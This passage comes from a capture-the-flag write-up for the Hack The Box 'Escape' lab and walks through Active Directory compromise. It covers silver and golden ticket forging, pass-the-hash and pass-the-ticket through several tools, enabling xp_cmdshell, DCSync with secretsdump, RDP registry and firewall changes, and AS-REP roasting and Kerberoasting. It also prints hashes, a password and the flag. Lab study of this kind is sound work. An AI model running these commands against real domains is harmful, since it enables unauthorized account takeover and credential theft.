8Tr+h6ljJx8+HrrAhOsusZs+rPTfQZatyG52nJHR5wgx9HrECLlq4SkRlo83k13GLZ0oBy0Jg/YlxS57MetDfOVa3jnNW
x2l+6vWq6WF+kwrHzsFuDULrcgzUo5hUEwwkFi3yu3j46ep71I6LQfWsV2eyv7/WhdZoSh/X+l+Ga+nYk9sWIo9YcR/5U
gzPHkBw/kWf7gQ+5IhHH7H1qIxs5OUoUn8u5XyiYs8ngbvBfZB41MmezRNSwYTcHRwehVR5KOehEOi5JkCwhN81P0VYRF
JYIvbMGYAcnCTmxWOf5WBDWUyXzELWbyR6D7cFeYMiPSjSSOLM13Wefenf5ElHs5nOiJB3yxCKcZN9FTVyPl8Q8lUeqZy
KCRPv3dng4ImDEtC2m5Y4/wO29Ikl07WGcw6RYM97b57bpT8V/4+ulqmemfFPNGnBWvjPRFqQ3rJ7v4Q1GbvDZgJS92kO
AooHKBIHHfYHEMIHBoIG+MIG7MIG4oBswGaADAgEXoRIEEE3+LC7xyJBQfYV6K1dVJymhDBsKU0VRVUVMLkhUQqIaMBig
NVqoDBsKU0VRVUVMLkhUQqkfMB2gAwIBAqEWMBQbBmtyYnRndBsKc2VxdWVsLmh0Yg==

  ServiceName              :  krbtgt/sequel.htb
  ServiceRealm             :  SEQUEL.HTB
  UserName                 :  administrator
  UserRealm                :  SEQUEL.HTB
  StartTime                :  6/26/2023 2:53:25 PM
  EndTime                  :  6/27/2023 12:53:25 AM
  RenewTill                :  7/3/2023 2:53:25 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable
  KeyType                  :  rc4_hmac
  Base64(key)              :  Tf4sLvHIkFB9hXorV1UnKQ==
  ASREP (key)              :  726704DAAFEDC5238C5AA469A2261F16

[*] Getting credentials using U2U
```

Now one can either :

- Use the NTLM hash to perform Pass-The-Hash (**Not OPSEC Safe!**)
- Convert `ticket.kirbi` to `ccache` format and perform pass-the-ticket on linux (From remote)
- Use `rubeus` to perform pass the ticket (From local)

Additional

Privilege Escalation with Silver ticket

> Refer - https://0xdf.gitlab.io/2023/06/17/htb-escape.html#beyond-root---silver-ticket

Overview

To generate a Silver Ticket, use `ticketer.py`, which will need the following information:

- The NTLM hash for sql_svc.
- The domain SID.
- The domain name.
- A SPN (it doesn't have to be a valid SPN).
- The name of the user to impersonate.

NTLM Hash

```
ipython
```

```
>>> import hashlib
>>> hashlib.new('md4', 'REGGIE1234ronnie'.encode('utf-16le')).digest().hex()
'1443ec19da4dac4ffc953bca1b57b4cf'
```

Domain SID

```
*Evil-WinRM* PS C:\Users\sql_svc\Documents> Get-ADDomain | fl DomainSID

DomainSID : S-1-5-21-4078382237-1492182817-2568127209
```

Silver Ticket

```
ticketer.py -nthash 1443ec19da4dac4ffc953bca1b57b4cf -domain-sid S-1-5-21-4078382237-1492182817-2568127209 -domain sequel.htb -spn doesnotmatter/dc.sequel.htb administrator
```

Pass The Ticket

```
export KRB5CCNAME=administrator.ccache
mssqlclient.py -k dc.sequel.htb
```

```
SQL (sequel\Administrator  dbo@master)> select suser_name();

--------------------
sequel\Administrator
```

Enable `xp_cmdshell`

```
SQL (sequel\Administrator  dbo@master)> xp_cmdshell whoami
[-] ERROR(DC\SQLMOCK): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
SQL (sequel\Administrator  dbo@master)> EXECUTE sp_configure 'show advanced options', 1
[*] INFO(DC\SQLMOCK): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sequel\Administrator  dbo@master)> RECONFIGURE
SQL (sequel\Administrator  dbo@master)> EXECUTE sp_configure 'xp_cmdshell', 1
```

```
[*] INFO(DC\SQLMOCK): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sequel\Administrator  dbo@master)> RECONFIGURE
SQL (sequel\Administrator  dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc
```

> Still able to file read and write as administrator

Methods to privilege escalate:

- Use PayloadsAllTheThings : EoP - Privileged File Write
- Use the shell through MSSQL and abuse `SeImpersonatePrivilege` with a Potato exploit

Pass The Hash

Remote Access

RCE

- **Evil Winrm**

WinRM Enables PASS THE HASH!

```
evil-winrm -i dc.sequel.htb -u Administrator -H A52F78E4C751E5F5E17E1E9F3E58F4E
```

- **Impacket**

```
wmiexec.py administrator@dc.sequel.htb -hashes 00:A52F78E4C751E5F5E17E1E9F3E58F4EE
psexec.py administrator@dc.sequel.htb -hashes 00:A52F78E4C751E5F5E17E1E9F3E58F4EE
smbexec.py administrator@dc.sequel.htb -hashes 00:A52F78E4C751E5F5E17E1E9F3E58F4EE
wmiexec.py administrator@dc.sequel.htb -hashes 00:A52F78E4C751E5F5E17E1E9F3E58F4EE
atexec.py administrator@dc.sequel.htb -hashes 00:A52F78E4C751E5F5E17E1E9F3E58F4EE
dcomexec.py administrator@dc.sequel.htb -hashes 00:A52F78E4C751E5F5E17E1E9F3E58F4EE
```

- **CrackMapExec**

```
cme smb dc.sequel.htb -u 'Administrator' -H A52F78E4C751E5F5E17E1E9F3E58F4EE
cme winrm dc.sequel.htb -u 'Administrator' -H A52F78E4C751E5F5E17E1E9F3E58F4EE
```

RDP

Related - Windows Privilege Escalation > Access Machine > xFreeRDP

Preparations (*MUST DO*) to enable RDP and bypass restrictions

```
# CMD
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f

# Powershell
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server'-name "fDenyTSConnections" -Value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"

# Optional
net localgroup "Remote Desktop Users" Administrator /add

# Reruling firewall
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
netsh advfirewall firewall add rule name="allow RemoteDesktop" dir=in protocol=TCP localport=3389 action=allow

# Fix "account restrictions are preventing this user from signing in" by enabling Restricted Admin mode
## PowerShell Way
New-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Lsa' -Name 'DisableRestrictedAdmin' -Value 0 -PropertyType DWORD
## Cmd Way
reg add HKLM\system\currentcontrolset\control\lsa /v DisableRestrictedAdmin /t REG_DWORD /d 0 /f
```

Connect via **xfreerdp** or **remmina**


```
xfreerdp /u:Administrator /pth:A52F78E4C751E5F5E17E1E9F3E58F4EE /d:sequel.htb /v:sequel.htb
```

Request TGT

```
getTGT.py -hashes '00:A52F78E4C751E5F5E17E1E9F3E58F4EE' sequel.htb/administrator@dc.sequel.htb
```

Craft Golden Ticket

```
secretsdump.py -hashes '00:A52F78E4C751E5F5E17E1E9F3E58F4EE' sequel.htb/administrator@dc.sequel.htb -outputfile dcsync.txt
```



```
Administrator:des-cbc-md5:5d76e0d3c245a2a4
krbtgt:aes256-cts-hmac-sha1-96:b3f74f6e968fb5d2cf17f36f417bc46259623626953ed30f8faf3cd00b91c8de
krbtgt:aes128-cts-hmac-sha1-96:919e6861b6306e3367a9223a154473ec
```

```
ticketer.py -aesKey 'b3f74f6e968fb5d2cf17f36f417bc46259623626953ed30f8faf3cd00b91c8de' -domain-sid 'S-1-5-21-4078382237-1492182817-2568127209' -domain 'sequel.htb' Administrator
```

> Domain Sid can be found from `whoami /user` on windows or `lookupsid.py -hashes 'LMhash:NThash' 'DOMAIN/DomainUser@DomainController' 0`

Pass The Ticket Methods

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ export KRB5CCNAME=administrator.ccache
```

Impacket

Ex: **wmiexec.py**

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ wmiexec.py -k dc.sequel.htb -shell-type powershell
Impacket v0.10.1.dev1+20230620.44942.4888172 - Copyright 2022 Fortra
```

```
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
PS C:\> cat C:\Users\Administrator\Desktop\root.txt
2ee3abe4c46ddb16545a893e6c0c5e03

PS C:\>
```

Crack Map Exec

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ cme smb dc.sequel.htb --use-kcache
SMB         dc.sequel.htb   445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         dc.sequel.htb   445    DC               [+] sequel.htb\administrator from ccache (Pwn3d!)
```

Evil-Winrm

> Have to setup `/etc/krb5.conf` first

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ cat /etc/krb5.conf
SEQUEL.HTB = { kdc = dc.sequel.htb }

[libdefaults]
        default_realm = SEQUEL.HTB

[realms]
        SEQUEL.HTB = {
                kdc = DC.SEQUEL.HTB
                admin_server = DC.SEQUEL.HTB
        }
```

```
[domain_realm]
        .sequel.htb = SEQUEL.HTB
```


```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ evil-winrm -i dc.sequel.htb -r SEQUEL.HTB

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../desktop/root.txt
2ee3abe4c46ddb16545a893e6c0c5e03
```

Pass The Ticket from Linux (Remotely)

Convert `kirbi` to `ccache`

```
vi ticket.base64
cat ticket.base64 | base64 -d > ticket.kirbi
ticketConverter.py ticket.kirbi ticket.ccache
```

```
ntpdate -q sequel.htb

# Keep up with DC's time
faketime -f '+28833.584347' wmiexec.py dc.sequel.htb -k
```




```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ ntpdate -q sequel.htb
2023-06-27 06:08:00.289372 (+0800) +28833.584347 +/- 0.028277 sequel.htb 10.10.11.202 s1 no-leap
```

Pass The Ticket from Windows (Locally)

> The ticket doesn't work in this case though

Specify pass-the-ticket option: `/ptt`

```
Invoke-Rubeus -Command "asktgt /user:administrator /certificate:C:\Users\Ryan.Cooper\Documents\cert.pfx /ptt"
```



```
AooHKBIHHfYHEMIHBoIG+MIG7MIG4oBswGaADAgEXoRIEEF/EHNR6sh6/LsCMJV+i1YGhD
MlqoDBsKU0VRVUVMLkhUQqkfMB2gAwIBAqEWMBQbBmtyYnRndBsKc2VxdWVsLmh0Yg==
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/sequel.htb
```

Use **klist** to confirm that the ticket is in memory

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> klist

Current LogonId is 0:0x752bec

Cached Tickets: (1)

#0>     Client: administrator @ SEQUEL.HTB
        Server: krbtgt/sequel.htb @ SEQUEL.HTB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0xe10000 -> renewable initial pre_authent name_canonicalize
        Start Time: 6/26/2023 15:31:32 (local)
        End Time:   6/27/2023 1:31:32 (local)
        Renew Time: 7/3/2023 15:31:32 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

ASReproasting Attmept

Extract user names

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ cat users.txt
1101: sequel\DnsAdmins (SidTypeAlias)
1102: sequel\DnsUpdateProxy (SidTypeGroup)
1103: sequel\Tom.Henn (SidTypeUser)
1104: sequel\Brandon.Brown (SidTypeUser)
1105: sequel\Ryan.Cooper (SidTypeUser)
1106: sequel\sql_svc (SidTypeUser)
1107: sequel\James.Roberts (SidTypeUser)
1108: sequel\Nicole.Thompson (SidTypeUser)
1109: sequel\SQLServer2005SQLBrowserUser$DC (SidTypeAlias)

┌──(kali㉿kali)-[~/htb/Escape]
└─$ cat users.txt|grep SidTypeUser|awk '{print $2}'|cut -d "\\" -f 2 | tee users_parsed.txt
Tom.Henn
Brandon.Brown
Ryan.Cooper
sql_svc
James.Roberts
Nicole.Thompson
```

Find users that disabled pre-authentication

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ GetNPUsers.py -dc-ip 10.10.11.202 sequel.htb/ -usersfile users_parsed.txt -format hashcat -outputfile ASREProastables.txt
Impacket v0.10.1.dev1+20230620.44942.4888172 - Copyright 2022 Fortra
```

```
[-] User Tom.Henn doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Brandon.Brown doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Ryan.Cooper doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User James.Roberts doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Nicole.Thompson doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Kerberoasting Attempt

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ GetUserSPNs.py -request sequel.htb/SQL_SVC:REGGIE1234ronnie -outputfile Kerberoastable.txt
Impacket v0.10.1.dev1+20230620.44942.4888172 - Copyright 2022 Fortra

No entries found!
```

Make User Kerberoastable

- Set SPN for random user

Command Format:

```
setspn -S http/<server name> <domain>\<account>
```

```
setspn -S http/dc sequel.htb\Tom.Henn
```

- Delete SPN

```
setspn -D http/dc sequel.htb\Tom.Henn
```

Make User ASReproastable

You could make the user **ASREPRoastable** by **disabling preauthentication** and then ASREProast it

```
Set-DomainObject -Identity <username> -XOR @{UserAccountControl=4194304}
```

Use **powerview**

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ evil-winrm -i dc.sequel.htb -r SEQUEL.HTB -s ./www

*Evil-WinRM* PS C:\Users\Administrator\Documents> powerview.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Set-DomainObject -Identity Tom.Henn -XOR @{UserAccountControl=4194304}
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-DomainUser -PreauthNotRequired
...
logoncount            : 4
badpasswordtime       : 12/31/1600 4:00:00 PM
distinguishedname     : CN=Tom.Henn,CN=Users,DC=sequel,DC=htb
...
```

Check **GetNPUsers.py** result

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ GetNPUsers.py -request -format hashcat -outputfile ASREProastables.txt -dc-ip dc.sequel.htb 'sequel.htb/' -usersfile
users_parsed.txt
Impacket v0.10.1.dev1+20230620.44942.4888172 - Copyright 2022 Fortra

$krb5asrep$23$Tom.Henn@SEQUEL.HTB:55d93127413284a5218c697fe36e7c54$3a8964774846aba14d0dcaa64c6a472f754749d474f36c6af7a37bdc536e600
ca107a77c45214156f695595a090eb2b6b6b367c069e9488a99357626743aa0ec868e191b5586b8dcd4a87c961f6f8b559e61b53afbf20950979a441b796be04bb
025fb16e6b980deaf03d611857716e497cc9b832b5c1fda6c30ae81a7c609ee2ffc21f661fd2e82b72fb1ff6d942f5cd9e950330346c954e30403c18b63b550d58
15afba852c239dee0fe7f653e6df7ed56e3d254d4559df42971c72de7e4652c09ab3053a26b6833614bb7add8d2be8488e600cfb583a3af8d58bf1e4df8350c345
eb648f3fd24
[-] User Brandon.Brown doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Ryan.Cooper doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User James.Roberts doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Nicole.Thompson doesn't have UF_DONT_REQUIRE_PREAUTH set
```

or with authentication

```
GetNPUsers.py -request -format hashcat -outputfile ASREProastables.txt -dc-ip dc.sequel.htb 'sequel.htb/SQL_SVC:REGGIE1234ronnie'
```